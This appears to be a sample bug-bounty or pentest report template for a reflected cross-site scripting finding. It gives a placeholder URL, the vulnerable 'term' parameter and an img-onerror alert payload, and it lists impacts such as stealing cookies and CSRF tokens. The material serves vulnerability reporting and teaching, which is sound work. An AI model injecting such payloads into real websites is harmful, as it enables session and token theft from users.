
Sample Report XSS

Vulnerability Type:
XSS

Steps to Reproduce:
1. Affected URL:
http://**[IP]**/**[Endpoint]**?term=%3Cimg%20src=1%20onerror=alert(1)%3E&submit=Search
2. Affected Parameter: **term=**
3. Payload: **<img src=1 onerror=alert(1)>**

Proof of Concept:
On visiting the URL:
http://**[IP]**/**[Endpoint]**?term=%3Cimg%20src=1%20onerror=alert(1)%3E&submit=Search
We were successfully able to inject JS and trigger an alert box.



Impact:
1-click attack, i.e. Interaction required by the victim

1. Ability to steal user's cookies which might not have the HttpOnly and secure flags set.
2. Inject malicious JavaScript to steal csrf tokens.
3. Inject malicious Javascript to make a user download a malicious file.

Screenshots and Attachments: